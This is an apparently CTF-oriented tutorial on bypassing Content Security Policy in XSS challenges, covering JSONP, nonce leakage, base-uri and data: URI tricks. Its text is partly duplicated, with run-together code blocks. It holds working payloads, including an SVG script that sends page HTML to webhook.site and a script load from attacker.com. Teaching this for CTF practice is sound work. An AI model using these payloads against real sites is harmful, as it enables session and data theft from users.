CSP Bypass
Understand Content Security Policy and techniques to bypass it in CTF XSS challenges.
CSP Bypass
Content Security Policy (CSP) is an HTTP header that restricts which resources (scripts, images, etc.) a browser can load. It's the primary defense against XSS. CTF challenges often have weak or bypassable CSPs.
Reading a CSP Header
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com; img-src *Parse it at csp-evaluator.withgoogle.com.
Dangerous CSP Configurations
unsafe-inline allows inline scripts
script-src 'self' 'unsafe-inline'
# → <script>alert(1)</script> works directly
unsafe-eval allows eval/setTimeout(string)
script-src 'self' 'unsafe-eval'
# → eval("alert(1)") works
Wildcard origin
script-src *
# → Load script from ANY domain you control
data: URI allowed
script-src data:
# → <script src="data:text/javascript,alert(1)"></script>
Bypass: JSONP Endpoint
If a trusted domain has a JSONP endpoint that reflects callback parameter:
script-src https://accounts.google.com
# Google has JSONP: https://accounts.google.com/o/oauth2/revoke?callback=alert(1)
# <script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>
Find JSONP endpoints on whitelisted domains with:
# Look for: callback=, jsonp=, cb= parameters in URLs
ffuf -u "https://whitelisted.com/FUZZ?callback=test" -w endpoints.txt
Bypass: Angular (CSTI - Client-Side Template Injection)
If the CSP allows Angular and the page uses it:
script-src https://ajax.googleapis.com ← Angular hosted there
# CSP Bypass (user-friendly)

Content Security Policy (CSP) is a browser-side security header that restricts what resources a page can load (scripts, images, frames, etc.). It's one of the strongest defenses against XSS when configured correctly - but many CTF challenges intentionally use weak or bypassable CSPs. This guide explains common weaknesses, how to test them quickly in CTFs, and practical bypass patterns.

---

## Read the CSP header (quick)


1. Look for the `Content-Security-Policy` header on the page (in DevTools → Network → Response headers).
2. Paste the header into the CSP Evaluator: https://csp-evaluator.withgoogle.com/ - it highlights obvious problems.

Example header:
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com; img-src *
What to look for: `unsafe-inline`, `unsafe-eval`, wildcards (`*`), allowed `data:` or `blob:` sources, and whitelisted domains.

---

## Quick checklist (TL;DR)

- `unsafe-inline`? → inline scripts may run.
- `unsafe-eval`? → `eval()` or `setTimeout(string)` may work.
- `script-src *` or `data:` allowed? → you can load scripts from attacker-controlled origins.
- Whitelisted domains? → search those domains for JSONP endpoints, hosted libraries (Angular), or permissive services.
- `nonce-` used? → check for nonce leakage in the rendered HTML.

---

## Common CSP weak points and simple tests

- JSONP on whitelisted domain: try `?callback=alert(1)` or similar parameters on whitelisted domains.
- Nonce leakage: search the page for `nonce="` and see if your input can reflect the nonce back into the page.
- Missing `base-uri`: try injecting `<base href="https://attacker.example/">` in upload/preview contexts.
- `data:` or `blob:` allowed: try `data:` script payloads or create a `blob:` at runtime.
- `object-src` not restricted: try `<object data="data:text/html,<script>alert(1)</script>">`.

---

## Short, practical bypass patterns (CTF-ready)

- JSONP loader (if `https://trusted.com` is allowed):

```html
<script src="https://trusted.com/some?callback=alert(1)"></script>- Nonce leakage (if you can reflect
abc123):
<script nonce="abc123">alert(1)</script>- Strict-dynamic + DOM write (if a trusted script writes your input):
#<script src="//attacker.com/x.js"></script>- SVG / file preview vector:
<svg xmlns="http://www.w3.org/2000/svg"><script>fetch('https://webhook.site/ID?d='+btoa(document.documentElement.innerHTML))</script></svg>CTF testing workflow (step-by-step)
- Capture the page and header in DevTools. Paste CSP into the evaluator.
- Identify which whitelisted domains and schemes are allowed.
- Search those domains for JSONP, library endpoints, or permissive services you can abuse.
- Test low-noise payloads first (benign marker or
img onerror→ webhook). Avoid noisy probes that may trigger defenses. - If you need more persistence/reliability for an admin bot, use small delays (
setTimeout) in your payload.
Last updated on
DOM Clobbering
Abuse named HTML elements to overwrite JavaScript variables and DOM properties, a script-less injection technique for bypassing sanitizers in CTF web challenges.
Server-Side Request Forgery (SSRF)
Exploit SSRF vulnerabilities to probe internal services and read files in CTF web challenges.